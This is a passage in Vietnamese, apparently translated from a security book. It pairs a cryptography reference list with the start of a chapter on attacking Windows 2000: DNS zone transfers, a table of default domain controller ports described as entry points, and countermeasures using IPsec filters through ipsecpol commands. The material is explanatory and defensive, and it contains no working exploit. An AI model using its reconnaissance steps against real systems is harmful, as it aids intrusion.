- [BAL1] D.M. Balenson, “ Sự phân bố tự động các khoá mật mã sử dụng Tiêu chuẩn Quản lý Khoá thẻ chế Tài chính”, Tạp chí truyền thông IEEE, tập 23, số 9(9/1985), pp.41-46.a
- [BIH1] E. Biham và A. Shamir, “ Sự phân tích m ã khác nhau của DES như là các hệ thống mã,” Tạp chí của Ngành mật mã tập 4, số 1(1991), pp3-72..
- [BIH2] E. Biham và A. Shamir, “ Sự phân tích khác nhau về bản đầy đủ của DES chu kỳ 16,” trong E. Brickell (Ed), Thuận lợi trong ngành mật mã- mật mã ’92 (chủ thích của bài giảng trong Khoa học máy tính 740), Springer- Verlag, Berlin,1993, pp.487-496.
- [BRA1] G.Brassard, Ngành mật mã hiện đại: một hướng dẫn học(chủ thích bài giảng trong Khoa học máy tính 325), Springer- Verlag, Berlin,1988.
- [BR1] E.F. Brickel, “ Một cuộc điều tra sự thực thi phân cứng của RSA,” trong G. Brassard(Ed.),Thuận lợi trong ngành mật mã- mật mã ’89 (Chủ thích bài giảng trong Khoa học máy tính 435), Springer Verlag, Berlin, 1990, pp. 368-370.
- [DEN1] D.E.Denning, Sứ ghi mật mã và An toàn dữ liệu, Addison- Wesley, Đoc, MA, 1982.
- [DEN2] D.E. Denning, “ Tiêu chuẩn mã hoá dữ liệu 15 năm của sự nghiên cứu chung”, Quá trình xử lý của hội nghị các ứng dụng an toàn máy tính thông thường lần thứ 6, Tucson, AZ, 12/1990, Tạp chí xã hội máy tính IEEE, Los Alamitos, CA, 1990,pp.x-xv.
- [DEN3] D.E Denning, “ Các chữ ký kỹ thuật số với RSA và các hệ thống mã khoá-chung khác,” các truyền thông của ACM, tập 27, số4 (4/1984), pp.388-392.
- [D IF1] W . Diffie và M. Hellman, “ Các thư mục mới trong quá trình ghi mã hoá,” Sự chuyển đổi IEEE theo học thuyết thông tin, tập ,IT-22, số.6(1976), pp.644-654.
- [D IF2] W. Diffie, “ Mười năm đầu của ngành mật mã khoá chung,” trong Gustavus J. Simmons (Ed.), Ngành mật mã đương thời : Khoa học về tính vẹn toàn thông tin, Tạp chí IEEE, New York, 1992,pp.136-175.
- [D US1] S.R. Dusse và B.S, Kaliski, Jr., “ Một thư viện mật mã cho hãng Motrola DSP56000, “ trong I.B.Damard (Ed.), Thuận lợi trong ngành mật mã- mã hoá số 0 ’90 (Chủ thích bài giảng trong Khoa học máy tính 473), Springer Verlag, Berlin, 1991, pp. 230-244.
- [EBE1] H.Eberle, “ Sự thực thi DES tốc độ cao cho các sự thực thi mạng”, trong E. Brickell (Ed.), thuận lợi trong ngành mật mã- mật mã ’92 (Chủ thích bài giảng trong Khoa học máy tính 740), Springer Verlag, Berlin, 1993, pp. 521-539.
- [ELG1] T.ElGamal, “ Một hệ thống khoá chung và một cơ cấu chữ ký dựa trên các thuật toán loga rời rạc, “Sự chuyển đổi IEEE theo học thuyết thông tin, tập .IT-31, số.4(1985), pp.469-72.

- [G AR1] G.Garon và R. Outerbridge, “ Xem DES: Một sự kiểm tra tính hiệu quả của tiêu chuẩn Mã hoá Dữ liệu về an toàn Thông tin thể chế Tài chính trong những năm 1990, Ngành mật mã , tập. XV, số .3 (6/1991),pp.177-193.
- [G OR1] J.Gordon, “ Các khoá RSA mạnh,” thư điện tử, tập.20, số.5, pp.514-6.
- [GRE1] M.B. Greenlee, “ Các yêu cầu về các giao thức quản lý khoá trong công nghiệp các dịch vụ tài chính bán sỉ,” Tạp chí truyền thông IEEE, Tập. 23, số. 9 (9/1985),pp.22-28.
- [JUE1] R.R. Jueneman, S.M. Matyas, và C.H.Meyer, “ Sự xác nhận thông tin,” Tạp chí truyền thông IEEE, Tập. 23, số. 9 (9/1985),pp.29-40.
- [KAL1] B. Kaliski, thuật toán điện báo MD2: Đòi hỏi thông báo (RFC) 1319, Bảng hoạt động mạng, 1992.
- [KEN1] S. Ken, Hỗ trợ bảo mật Thư điện tử : Phần II: Chứng chỉ quản lý khoá, yêu cầu thông báo (RFC) 1422, Bảng hoạt động mạng 1993.
- [MAT1] S.M. Matyas, “ Nắm giữ khoá với các vector điều kiện,” Tạp chí định kỳ các hệ thống IBM, tập 30, số.2(1991), pp 151-174.
- [MER1] R.C. Merkle và M.E. Hellman, “ Trong sự an toàn của mã hoá đa nhiệm,” Truyền thông của ACM, tập.,27, số. 7(6/1991), pp.465-67..
- [MER2] R.C. merkle, “ Các hàm phân cắt một chiều và DES, trong G. Brassard (Ed.), Thuận lợi trong ngành mật mã- mật mã ’89 (chú thích trong khoa học máy tính 435),Springer- Verlag, Berlin, 1990,pp.428-446.
- [MEY1] C.H.Meyer và S.M> Matyas, Sự ghi mật mã : Một điều kiện mới trong An toàn dữ liệu máy tính, John Wiley và Sons, New York, 1982
- [MIT1] C.J. Mitchell, F. Piper, và P. Wild, “ Các chữ ký kỹ thuật số” trong G.J.Simmons (Ed.), Ngành mật mã đương thời: Kiến thức về tính vẹn toàn của thông tin, Tạp chí IEEE, New York, 1992, pp.325-378.
- [NEC1] J.Nechvatal, “ Sự ghi mật mã khoá chung,” trong G.J.Simmons (Ed.), Ngành mật mã đương thời: Kiến thức về tính vẹn toàn của thông tin, Tạp chí IEEE, New York, 1992, pp.178-288.
- [NIS1] Bộ thương mại Mỹ, Viện nghiên cứu quốc gia về Tiêu chuẩn và Công nghệ, “ Quá trình phê chuẩn tính chính xác của sự thực thi phần cứng của tiêu chuẩn mã hoá dữ liệu NBS,” Ấn phẩm đặc biệt của NIST 500-20
- [NIS2] Bộ thương mại Mỹ, Viện nghiên cứu quốc gia về Tiêu chuẩn và Công nghệ, “ Phép kiểm thử sự bảo trì của Tiêu chuẩn mã hoá dữ liệu ,” Ấn phẩm đặc biệt của NIST 500-61.
- [NIS3] Bộ thương mại Mỹ, Viện nghiên cứu quốc gia về Tiêu chuẩn và Công nghệ, “ Tiêu chuẩn xử lý thông tin liên bang cho tiêu chuẩn chữ ký kỹ thuật số (DSS),” đăng ký liên bang, 30/8/1991
- [RIV1] R.L.Rivest, A. Shamir, và L.Adleman, “ Một phương pháp để thu lại các chữ ký kỹ thuật số và các hệ thống mã khoá- chung,” Truyền thông của ACM, tập 21, số 2 (2/1978), pp.120-126.
- [RIV2] R.L.Rivest, M.E.Hellman, và J.C.Anderson, “ Hồi đáp các đơn đề nghị của NIST” Truyền thông của ACM, tập 35, số 7(6/1992),pp.41-52
- [RIV3] R.L.Rivest, Thuật toán Điện báo MD4. Đòi hỏi thông báo (RFC) 1320, Bảng hoạt động mạng, 1992.

- [RIV4] R.L.Rivest, Thuật toán Điện báo MD5. Đòi hỏi thông báo (RFC) 1321, Bảng hoạt động mạng, 1992.
- [SCH1] C.P. Schnorr, “Hiệu quả của sự phát sinh chữ ký của thẻ thông minh,” Tạp chí Ngành mật mã, tập 4, số.3(1991),pp. 161-174.
- [SHA1] M. Shand, P.Bertin, và J. Vuillemin, “Tăng tốc độ phân cứng trong cấp số nhân số nguyên dương,” Quá trình xử lý tập chuyên đề ACM lần thứ hai trên thuật toán thông số và các kiến trúc, Crete, 2/6/1990.
- [SEB1] J. Seberry và J. Pieprzyk, Ngành mật mã: giới thiệu về sự an toàn máy tính, Prentice Hall, EngleWood Cliffs, NJ, 1989.
- [SMI1] M.E. Smid và D.K. Branstad, “Tiêu chuẩn mã hoá dữ liệu: quá khứ và tương lai.” Quá trình xử lý của IEEE, tập. 76, số.5(5/1988), pp. 550-559
- [SMI2] M.E. Smid và D.K. Branstad, “Hội đáp thông báo trên NIST đã đề nghị Tiêu chuẩn chữ ký kỹ thuật số,” trong E.Brickell (Ed.), Thuận lợi trong Ngành mật mã -mật mã '92 (Chú thích bài giảng trong khoa học máy tính 740), Springer-Verleg, Berlin,1993, pp. 76-88.
- [TUC1] W . Tuchman, “ Hellman trình bày giải pháp không đi tắt đến DES,” Tạp chí IEEE, tập 16, số.7(6/1979),pp.40-41.
- [TSU1] G. Tsudik, “ Sự xác nhận thông tin với hàm phân cắt một chiều,” Xem lại truyền thông máy tính, tập.22, số.5, (10/1992), Tạp chí ACM, New York, pp.29-38.
- [VAN1] P.C van Oócht và M.J. Wiener, “ Một cuộc tấn côngvấn bản rõ vào sự mã hoá gấp ba lần hai khoá,” trong I.B. Damgard (Ed.), thuận lợi trong Ngành mật mã-mật mã hoá '90 (Chú thích bìa giảng trong khoa học máy tính 473), springer-Verlag, Berlin, 1991,pp.318-325.
- [VAN2] P.C, van Oorschot, “ Số sánh các hệ thống mã khoá chung dựa trên sự tìm thừa số các số nguyên và các thuật toán loga rời rạc,” trong G.J.Simmons (Ed.), Ngành mật mã đương thời: Kiến thức về tính vẹn toàn của thông tin, Tạp chí IEEE, New York, 1992, pp. 289-322.

Các tiêu chuẩn

- ANSI X3.92:Tiêu chuẩn quốc gia Mỹ, thuật toán mã hoá dữ liệu, 1981.
- ANSI X9.9 :Tiêu chuẩn quốc gia Mỹ về sự xác nhận thông tin thẻ chế tài chính.(bán sĩ), 1986
- ANSI X9..17:Tiêu chuẩn quốc gia Mỹ cho sự quản lý khoá thẻ chế tài chính(bán sĩ), 1985.
- ANSI X9.30:Tiêu chuẩn quốc gia Mỹ, Ngành mã hoá khoá chung sử dụng các thuật toán đảo ngược cho công nghiệp các dịch vụ tài chính?(hồi phiếu).
- ASIN X9.31: Ngành mật mã khoá chung Tiêu chuẩn quốc gia Mỹ sử dụng các thuật toán đảo ngược cho nền công nghiệp các dịch vụ tài chính (hồi phiếu).
- FIBS PUB 46: Bộ thương mại Mỹ, tiêu chuẩn mã hoá dữ liệu, Ấn phẩm các tiêu chuẩn xử lý thông tin liên bang 46, 1977 (tái xuất bản là FIPS PUB 46-1, 1988).
- FIPS PUB 74: Hướng dẫn thực thi và sử dụng Tiêu chuẩn mã hoá dữ liệu NBS, Ấn phẩm các tiêu chuẩn xử lý thông tin liên bang 74, 1981.
- FIPS PUB 81: Bộ thương mại Mỹ, Các chế độ hoạt động của DES, Ấn phẩm các tiêu chuẩn xử lú thông tin liên bang 81,1980.

FIPS PUB 180: Bộ thương mại Mỹ, Thuật toán phân cắt an toàn, Ấn phẩm các tiêu chuẩn xử lý thông tin liên bang 180,1993.

ISO 8730: Ngân hàng- Các yêu cầu về sự xác nhận thông tin (bán sỉ).

ISO/IEC 9796: Công nghệ thông tin- Các công nghệ bảo mật- Cơ cấu chữ ký kỹ thuật số đưa ra sự phục hồi thông tin.

CHƯƠNG 6

Đột nhập Windows 2000

Mùa thu năm 1999, Microsoft đã tung ra một loạt máy chủ B Windows2000 trên mạng trong miền Windows2000test.com. Các máy chủ có một lời mời rất ấn tượng: Hãy tấn công tôi nếu bạn có thể.

Một vài tuần sau đó, các máy chủ đã bị thu lại, bị hư hại nặng nề do từ chối những đợt tấn công dịch vụ, nhưng không bị hư hại ở cấp độ OS. (Kẻ tấn công đã phá hỏng bằng ứng dụng GuestBook dựa trên Web chạy trên các máy chủ của trước.) Các thử nghiệm khác cũng thu được kết quả tương tự, gồm có cả Openhack Challenge của eWeek.

Có nhiều hình thức kiểm tra khác nhau, và chúng ta không tranh luận là kết quả sẽ như thế nào giữa an ninh NT2000 và các sản phẩm cạnh tranh. Điều rõ ràng sau những thử nghiệm này đó là những máy chủ Windows 2000 được định cấu hình khéo léo thì rất khó có thể phá ở cấp độ hệ điều hành như bất kỳ một nền máy chủ nào khác, và rằng cách xâm nhập dễ dàng nhất vào một máy chủ là thông qua tầng ứng dụng, hoàn toàn bỏ qua các biện pháp bảo mật cấp độ Hệ điều hành.

Sự chứng minh thực tiễn này của bảo mật Windows 2000 được tăng cường bằng nhiều tính năng bảo mật mới cài đặt trong Hệ điều hành: thực hiện một IP Security gốc (IPSec); Hệ thống file mã hóa (EFS); cấu hình bảo mật dựa trên chính sách bằng Group Policy; các khuôn mẫu bảo mật; các công cụ Phân tích và định cấu hình bảo mật; kiểm soát sự truy nhập từ xa bằng dịch vụ Remote Authentication Dial-In Service (RADIUS); và xác định giá trị dựa trên Kerberos... Sự phụ thuộc quá nhiều vào các tiêu chuẩn đã được kiểm tra và mật mã được thể hiện rõ trong đội hình này, một loạt sự bổ xung táo bạo đã báo hiệu một sự thay đổi to lớn trong hướng tiếp cận vốn được coi là độc đoán của Microsoft đối với vấn đề Bảo mật Windows.

Trong Chương này chúng ta sẽ nghiên cứu những vấn đề an ninh quan trọng hơn trong Windows 2000 cho tới thời điểm này từ góc độ phương pháp tấn công chuẩn mà chúng ta đã đề cập trong phần trước: in dấu vết, quét, đếm, xâm nhập, phủ nhận dịch vụ (nếu cần), tăng cao đặc quyền, đánh cắp, lập rãnh ghi, và cài đặt cửa sau. Chúng ta sẽ tìm hiểu khái quát 3 giai đoạn đầu của một cuộc tấn công tiêu chuẩn trong chương này do chức năng in dấu vết, quét và đếm của Windows 2000 đã được đề cập lần lượt trong Chương 1,2 và 3.

Tiếp theo, chúng ta sẽ chú trọng đến một số công cụ định cấu hình bảo mật mới có trong Windows 2000. Tính năng mới này sẽ hỗ trợ các quản trị viên khắc phục những điểm yếu mà chúng ta sẽ thảo luận.

Chú ý: Với những ai thực sự quan tâm sâu sắc đến thông tin về cấu trúc bảo mật của Windows 2000 từ góc độ của kẻ tấn công, những tính năng mới, và sự

phân tích chi tiết hơn về những điểm yếu bảo mật của Windows 2000 và cách khắc phục – bao gồm có những sản phẩm IIS, SQL và TermServ mới nhất – hãy lấy một cuốn Hacking Exposed Windows 2000 (Osborne/McGraw-Hill, 2001).

IN DẤU VẾT

Như ta đã tìm hiểu trong Chương 1, hầu hết những kẻ tấn công đều khởi đầu bằng cách cố gắng khai thác được càng nhiều thông tin càng tốt mà chưa cần thực sự động đến máy chủ mục tiêu. Nguồn thông tin để lại dấu tích chính là Domain Name System (DNS), đây là một giao thức tiêu chuẩn mạng Internet nhằm khớp địa chỉ IP máy chủ với những tên dễ nhớ như www.hackingexposed.com

☉ Những chuyển giao vùng DNS

<i>Tính phổ thông</i>	5
<i>Tính đơn giản</i>	9
<i>Tính hiệu quả</i>	2
<i>Mức độ rủi ro</i>	5

Do dấu cách Windows 2000 Active Directory dựa trên DNS, Microsoft vừa mới nâng cấp xong tính năng thực thi máy chủ DNS của Windows 2000 nhằm đáp ứng những nhu cầu của AD và ngược lại. Do vậy đây là một nguồn thông tin dấu tích tuyệt vời, quả không sai, nó mặc định cung cấp những chuyển đổi vùng cho bất kỳ một máy chủ từ xa nào. Xem Chương 3 để biết thêm chi tiết.

☐ Vô hiệu hóa các chuyển đổi vùng

Thật may mắn, tính năng thực thi DNS trong Windows 2000 cũng cho phép hạn chế chuyển đổi vùng, cũng đã đề cập trong Chương 3.

QUÉT

Windows 2000 nghe trên ma trận của các cổng, rất nhiều trong số đó ra đời sau NT4. Bảng 6-1 liệt kê những cổng được lựa chọn nghe trên một bảng điều khiển vùng (DC) mặc định của Windows 2000. Mỗi dịch vụ này là một điểm tốt để xâm nhập vào hệ thống.

Cổng	Dịch vụ
TCP 25	SMTP
TCP 21	FTP
TCP/UDP 53	DNS
TCP 80	WWW
TCP/UDP 88	Kerberos
TCP 135	RPC/DCE Endpoint mapper
UDP 137	NetBIOS Name Service
UDP 138	NetBIOS Datagram Service
TCP 139	NetBIOS Session Service
TCP/UDP 389	LDAP
TCP 443	HTTP over SSL/TLS
TCP/UDP 445	Microsoft SMB/CIFS
TCP/UDP 464	Kerberos kpasswd
UDP 500	Internet Key Exchange, IKE (IPSec)
TCP 593	HTTP RPC Endpoint mapper
TCP 636	LDAP over SSL/TLS
TCP 3268	AD Global Catalog
TCP 3269	AD Global Catalog over SSL
TCP 3389	Windows Terminal Server
Bảng 6-1: Các cổng nghe được lựa chọn trên một Bảng điều khiển vùng của Windows 2000 (Cài đặt mặc định)	

LỜI KHUYÊN Một danh sách số của cổng TCP và UDP mà các dịch vụ Microsoft sử dụng có trên Bộ tài nguyên Windows 2000 (Resource Kit). Tìm kiếm tại địa chỉ <http://www.microsoft.com/Windows2000/techinfo/reskit/samplechapters/default.asp>.

■ những biện pháp đối phó: Vô hiệu hóa các dịch vụ và khóa các cổng

Cách tốt nhất để chặn đứng cuộc tấn công dưới mọi hình thức đó là khóa đường tiếp cận những dịch vụ này, ở cấp độ mạng hoặc máy chủ.

Các công cụ kiểm soát đường truy nhập mạng ngoại vi (những chuyển đổi, cầu dẫn, firewall, ..v.v) cần phải được định cấu hình nhằm từ chối mọi nỗ lực kết nối với tất cả các cổng được liệt kê ở đây vốn không thể tắt. (Thông thường, phương pháp điển hình là từ chối mọi giao thức tới các máy chủ và sau đó kích hoạt có chọn lọc những dịch vụ mà máy chủ yêu cầu.) Đặc biệt, trên một bảng điều khiển vùng, không có cổng nào là có thể truy nhập bên ngoài ngoại vi mạng, và chỉ có một số rất ít là có thể tiếp cận mạng cấp dưới nội bộ đáng tin cậy. Sau đây là hai lý do:

▼ Trong Chương 3, chúng ta đã biết cách những người sử dụng kết nối với LDAP (TCP 389) và các cổng Global Catalog và đếm dữ liệu máy chủ.

▲ NetBIOS Session Service, cổng TCP 139 cũng đã được giới thiệu trong Chương 3 là một trong những nguồn dò gài thông tin lớn nhất và sự phá hỏng

tiềm tàng trên NT. Hầu hết các sản phẩm chúng tôi giới thiệu trong Chương 5 hoạt động duy nhất trên các kết nối NetBIOS. Dữ liệu Windows 2000 cũng có thể được đếm theo cách tương tự trên TCP 445.

Chú ý: Bạn cũng cần phải đọc phần “Vô hiệu hóa NetBIOS/SMB trên Windows 2000”, ở cuối Chương này.

Bảo vệ các cổng nghe trên chính các máy chủ độc cá nhân cũng là một biện pháp tốt. Bảo vệ kiên cố sẽ làm cho các bước tấn công sẽ khó khăn thêm nhiều. Một lời khuyên bấy lâu về khía cạnh này đó là đóng tất cả các dịch vụ không cần thiết bằng cách chạy services.com và vô hiệu hóa các dịch vụ không cần thiết. Cần đặc biệt cảnh giác với các bảng điều khiển vùng Windows 2000. Nếu như một Máy chủ hoặc một Máy chủ cao cấp được tăng cấp thành bảng điều khiển sử dụng dcpromo.exe, tiếp đó Active Directory, DNS, và một máy chủ DHCP được cài đặt, mở ra các cổng phụ. DC chính là các thiết bị quan trọng nhất của mạng và được triển khai một cách trọn vẹn. Sử dụng một bảng điều khiển làm nền cho các ứng dụng và file, các dịch vụ printer. Sự tối thiểu hóa luôn là nguyên tắc bảo mật đầu tiên.

Nhằm hạn chế tiếp cận các cổng về phần máy chủ, chế độ dự phòng cổ điển, TCP/IP Filters vẫn xuất hiện trong Network và Dial-up connections | Properties of the appropriate connection | Internet Protocol (TCP/IP) Properties | Advanced | Options tab | TCP | IP filtering properties. Tuy nhiên những nhược điểm cố hữu vẫn còn tồn tại. Tính năng trích lọc TCP/IP gắn vào tất cả các bộ điều hợp. Nó sẽ đóng hướng vào của một kết nối hướng ra hợp lệ (ngăn chặn trình duyệt web từ hệ thống), và tính năng này yêu cầu khởi động lại hệ thống trước khi phát huy tác dụng.

Cảnh báo: Những thử nghiệm của chúng tôi trên Windows 2000 đã cho thấy tính năng trích lọc của TCP/IP không khóa các yêu cầu báo lại ICMP (Giao thức 1) ngay cả khi IP Giao thức 6 (TCP) à 17 (UDP) là những đối tượng duy nhất được phép Bộ lọc IPSec

Một giải pháp tốt hơn đó là sử dụng các bộ lọc IPsec để lọc cổng dựa trên máy chủ. Những bộ lọc này là một lợi ích phụ của tính năng hỗ trợ mới của Windows 2000 cho IPsec và được nhóm thiết kế Windows2000test.com và các mạng Openhack sử dụng với hiệu quả cao. IPsec lọc các gói tin quá trình ngay trong ngăn mạng và lại loại bỏ những gói tin nhận được trên giao diện nếu như những gói tin này không đáp ứng những đặc tính của bộ lọc. Trái với những bộ lọc TCP/IP, bộ lọc IPsec có thể được ứng dụng vào các giao diện cá nhân, và nó sẽ khóa hoàn toàn ICMP (mặc dầu các bộ lọc này không đủ để khóa các kiểu phụ ICMP như báo hiệu lại (echo), hồi âm lại (echo reply), dấu hiệu thời gian (timestamp)...). Các bộ lọc IPsec không đòi hỏi phải khởi động lại hệ thống (mặc dầu những thay đổi đối với các bộ lọc sẽ ngưng các kết nối IPsec hiện thời). Các bộ lọc này chủ yếu là giải pháp cho máy chủ mà thôi, không phải là thủ thuật firewall cá nhân cho các trạm công tác bởi chúng sẽ khóa hướng vào của các kết nối hướng ra hợp lệ (trừ phi được phép qua tất cả các cổng), cũng tương tự như các bộ lọc TCP/IP.

Bạn có thể tạo ra các bộ lọc IPsec bằng cách sử dụng trình ứng dụng Administrative Tools | Local Security Policy (secpol.msc). Trong GUI, nhấp chuột phải vào nút IPsec Policies On Local Machine ở ô cửa bên trái, và sau đó chọn Manage IP Filter Lists And Filter Actions.

Chúng ta nên sử dụng tiện ích dòng lệnh ipsecpol.exe để quản lý các bộ lọc IPsec. Tiện ích này tạo thuận lợi cho quá trình scripting, và nó dễ sử dụng hơn tiện ích quản lý chính sách IPsec bằng hình ảnh rắc rối và đa dạng. Ipsecpol.exe được giới thiệu qua Windows 2000 Resource Kit và bằng công cụ Định cấu hình Bảo mật máy chủ Internet Windows 2000 tại địa chỉ <http://www.microsoft.com/technet/security/tools.asp>. Những dòng lệnh sau chỉ cho phép cổng 80 là có tiếp cận trên một máy chủ:

```
ipsecpol \\computername -w REG -p "Web" -o
ipsecpol \\computername -x -w REG -p "Web" -r "BlockAll" -n
BLOCK -f 0+*
ipsecpol \\computername -x -w REG -p "Web" -r "OkHTTP" -n PASS -
f 0:80+*:: TCP
```

Hai dòng lệnh cuối cùng tạo ra một chính sách IPsec có tên "Web" chứa đựng hai nguyên tắc bộ lọc, một có tên "BlockAll" có tính năng khóa tất cả các giao thức đến và đi từ máy chủ này và tất cả các máy chủ khác. Nguyên tắc còn lại có tên "OkHTTP" cho phép các luồng thông tin trên cổng 80 đến và đi từ máy chủ này và các máy chủ khác. Nếu bạn muốn kích hoạt ping hoặc ICMP (chúng tôi khuyên bạn không nên thực hiện trừ phi điều đó là thực sự cần thiết), bạn có thể nhập thêm nguyên tắc này vào chính sách "Web".

```
Ipsecpol \\computername -x -w REG -p "Web" -r "OkICMP" -n
PASS -f 0+*: ICMP
```

Ví dụ này đề ra chính sách cho tất cả các địa chỉ, tuy vậy bạn cũng có thể dễ dàng xác định một địa chỉ IP đơn sử dụng khóa chuyển đổi -f nhằm tập trung các hiệu ứng vào một giao diện. Những thao tác quét cổng ngăn chặn một hệ thống được định cấu hình có sử dụng ví dụ trên chỉ hiển thị cổng 80 mà

thôi. Khi mà chính sách bị mất hiệu lực thì tất cả các cổng lại dễ dàng bị truy nhập.

Phần mô tả của mỗi đối số trong ví dụ này được minh họa trong Bảng 6-2. (Để có phần mô tả đầy đủ tính năng ipsecpol, chạy **ipsecpol -?**, bảng 6-2 cũng dựa trên đó)

Đối số	Phần mô tả
-w REG	Lập ipsecpol ở <i>chế độ tĩnh</i> , giúp viết chính sách cho một điểm chứa định sẵn (ngược với chế độ động mặc định, vẫn phát huy tác dụng khi mà dịch vụ Policy Agent đang hoạt động; do đó rootkit tiêu diệt chế độ này). Tham số REG quy định chính sách phải được viết cho Registry và phải phù hợp cho các máy cho các máy chủ không kết nối. (Sự lựa chọn khác, DS, viết cho thư mục).
-p	Xác định một cái tên mang tính võ đoán (Web, như trong ví dụ) cho chính sách này. Nếu như chính sách đã có sẵn tên này, nguyên tắc này sẽ được bổ xung vào chính sách. Ví dụ, nguyên tắc OkHTTP được bổ xung vào chính sách Web ở dòng thứ 3.
-r	Xác định một cái tên mang tính võ đoán cho nguyên tắc này, nó sẽ thay đổi các nguyên tắc hiện thời bằng cùng một cái tên trong chính sách.
-n	Khi ở chế độ tĩnh, lựa chọn NegotiationPolicyList có thể xác định 3 mục đặc biệt: BLOCK, PASS, và INPASS (như mô tả trong phần sau của bảng này)
BLOCK	Bỏ qua phần còn lại của các chính sách trong NegotiationPolicyList VAF làm cho tất cả các bộ lọc khóa hoặc bỏ tất cả các bộ lọc. Thao tác cũng giống như lựa chọn một nút Block radio trong UI quản lý IPSec.
PASS	Bỏ qua phần còn lại của các chính sách trong NegotiationPolicyList và làm cho tất cả các bộ lọc mở. Thao tác cũng giống như lựa chọn một nút Permit radio trong UI.
INPASS	Phần này cũng giống như kiểm tra Allow Unsecured Communication, hộp kiểm tra But Always Respond Using IPSEC trong UI.
-f FilterList	Nếu như FilterList là một hoặc nhiều nguyên tắc bộ lọc được phân tách bằng dấu cách có tên <i>filterspecs</i> : A.B.C.D/mask: port = A.B.C.D/mask:port: IP Protocol, nếu Địa chỉ Nguồn luôn ở bên trái "=", và Địa chỉ Đích luôn ở bên phải. Nếu bạn thay thế "=" bằng một "+", 2 bộ lọc <i>phản</i>

	<i>chiều</i> sẽ được tạo ra, mỗi bộ theo hướng khác nhau. Bộ phân lọc và cổng là tùy chọn. Nếu như chúng bị loại bỏ, cổng “Bất kỳ” và bộ phân lọc 255.255.255.255 sẽ được sử dụng. Bạn có thể thay thế bộ phân lọc A.B.C.D bằng những hình thức sau: 0 thể hiện địa chỉ hệ thống cục bộ * thể hiện địa chỉ bất kỳ Tên A DNS (chú ý: bỏ qua các đa giải pháp). Giao thức IP (ví dụ, ICMP) là tùy chọn, nếu bị bỏ sót, thì cổng “Any” được chấp nhận. Nếu bạn chỉ ra một giao thức thì một cổng phải đứng ngay trước đó, hoặc “::” phải đứng trước đó.
-x	(TÙY CHỌN) Thiết lập chính sách hoạt động trong vùng đăng ký LOCAL. (chú ý rằng chúng ta sử dụng đối số này khi xác định nguyên tắc đầu tiên nhằm kích hoạt chính sách Web; khóa chuyển đổi này dường như chỉ hoạt động nếu được ứng dụng khi tạo ra bộ lọc đầu tiên của một chính sách.)
-y	(TÙY CHỌN) Thiết lập các chính sách không hoạt động trong vùng đăng ký LOCAL.
-o	(TÙY CHỌN) sẽ xóa đi chính sách mà đó số -q quy định. (Chú ý: đối số này sẽ xóa toàn bộ chính sách đã xác định, không nên sử dụng đối số này nếu như bạn có các chính sách khác hướng vào các đối tượng trong chính sách đó.)

Bảng 6-2: Các tham số ipsecpol sử dụng để lọc luồng thông tin đến một Máy chủ Windows 2000

Chúng ta cần chú ý rằng các bộ lọc IPSec mặc định sẽ không khóa luồng thông tin, thông báo, thông tin QoS RSVP, cổng Internet Key Exchange (IKE) 500, hoặc cổng Kerberos 88 (TCP/UDP) (xem trên địa chỉ <http://support.microsoft.com/support/kb/articles/Q253/1/69.asp> để biết thêm thông tin chi tiết về những dịch vụ này vì chúng liên quan đến IPSec trong Win 2000). Service Pack 1 trong thiết lập Registry vốn giúp bạn vô hiệu hóa các cổng Kerberos bằng cách tắt nguyên tắc miễn bộ phận điều khiển IPSec.

HKLM\SYSTEM\CurrentControlSet\Services\IPSEC\NoDefaultExempt

Type	DWORD
Max	1
Min	0
Default	0

Chỉ có IKE, Multicast, và Broadcast là vẫn được miễn, và không bị tác động bởi thiết lập Registry. Thông tin Kerberos và RSVP không được mặc định miễn nữa nếu như Registry này là 1.

Chú ý: Cảm ơn Michael Howard và William Dixon thuộc Microsoft về những lời khuyên trên IPsec.

Do cú pháp dòng lệnh mạnh, ipsecpol có thể quá kiểu cách. Trong ví dụ trước đó, ta thấy rằng danh sách bộ lọc phân tích từ trên xuống (giả sử rằng mỗi bộ lọc mới được ipsecpol viết lên phía trên của danh sách). Nếu ta chỉ đơn giản thay đổi trật tự áp dụng những nguyên tắc này sử dụng ipsecpol thì sẽ dẫn đến việc lọc không đầy đủ, đây là một vấn đề rất nan giải. Ngoài ra, dường như chưa có một phương cách nào giúp xác định dãy cổng bằng cú pháp *filterspec* đích hoặc nguồn. Do đó, mặc dầu các bộ lọc IPsec là bước cải tiến đáng chú ý cho việc lọc cổng TCP/IP, ta cần sử dụng cẩn thận và nhớ rằng bạn chỉ đóng những cổng cần thiết mà thôi. Tiếp theo, chúng tôi sẽ đưa ra một số lời khuyên thu được từ những thử nghiệm rộng rãi ipsecpol.

▼ Nếu như bạn muốn loại bỏ một chính sách, đôi khi bạn sử dụng đối số -y sẽ giúp vô hiệu hóa các chính sách trước hoặc sau khi xóa chúng bằng khóa chuyển đổi -o. Chúng ta đã từng biết đến trường hợp ngay cả những chính sách đã bị xóa vẫn có tác dụng cho đến khi nó bị vô hiệu hóa hoàn toàn.

■ Sử dụng công cụ dòng lệnh ipsecpol hoặc GUI duy nhất khi tiến hành thay đổi các chính sách. Khi chúng ta tạo lập các chính sách sử dụng ipsecpol và sau đó hiệu chỉnh chúng thông qua GUI, những xung đột xuất hiện và để lại những kẽ hở lớn trong vấn đề bảo vệ.

▲ Đảm bảo rằng bạn xóa đi tất cả những nguyên tắc bộ lọc không sử dụng nhằm tránh xung đột. Đây là một khu vực mà GUI thể hiện hết tính năng - đếm các bộ lọc hiện thời và các chính sách.

ĐỀM

Chương 3 cho ta thấy NT4 “thân thiện” như thế nào khi tác động tích cực nhằm phát hiện thông tin như tên đối tượng sử dụng, phần dùng chung file, ... Trong chương đó, chúng ta cũng đã biết cách dịch vụ NetBIOS thu thập dữ liệu đối với các đối tượng sử dụng nặc danh trên vùng trống nguy hiểm. Chúng ta cũng biết Active Directory để lộ thông tin cho những kẻ tấn công chưa được xác định như thế nào. Trong phần này chúng ta không miêu tả lại những cuộc tấn công đó nữa nhưng ta cần chú ý rằng Windows 2000 cung cấp một số biện pháp mới nhằm khắc phục những sự cố NetBIOS và SMB.

Khả năng tự hoạt động mà không dựa trên NetBIOS có thể là một trong những thay đổi quan trọng nhất trong Windows 2000. Như đã đề cập trong Chương 3, NetBIOS trên TCP/IP có thể bị vô hiệu hóa sử dụng Các tính năng của Network và Dial-up Connections thích hợp | Properties of Internet

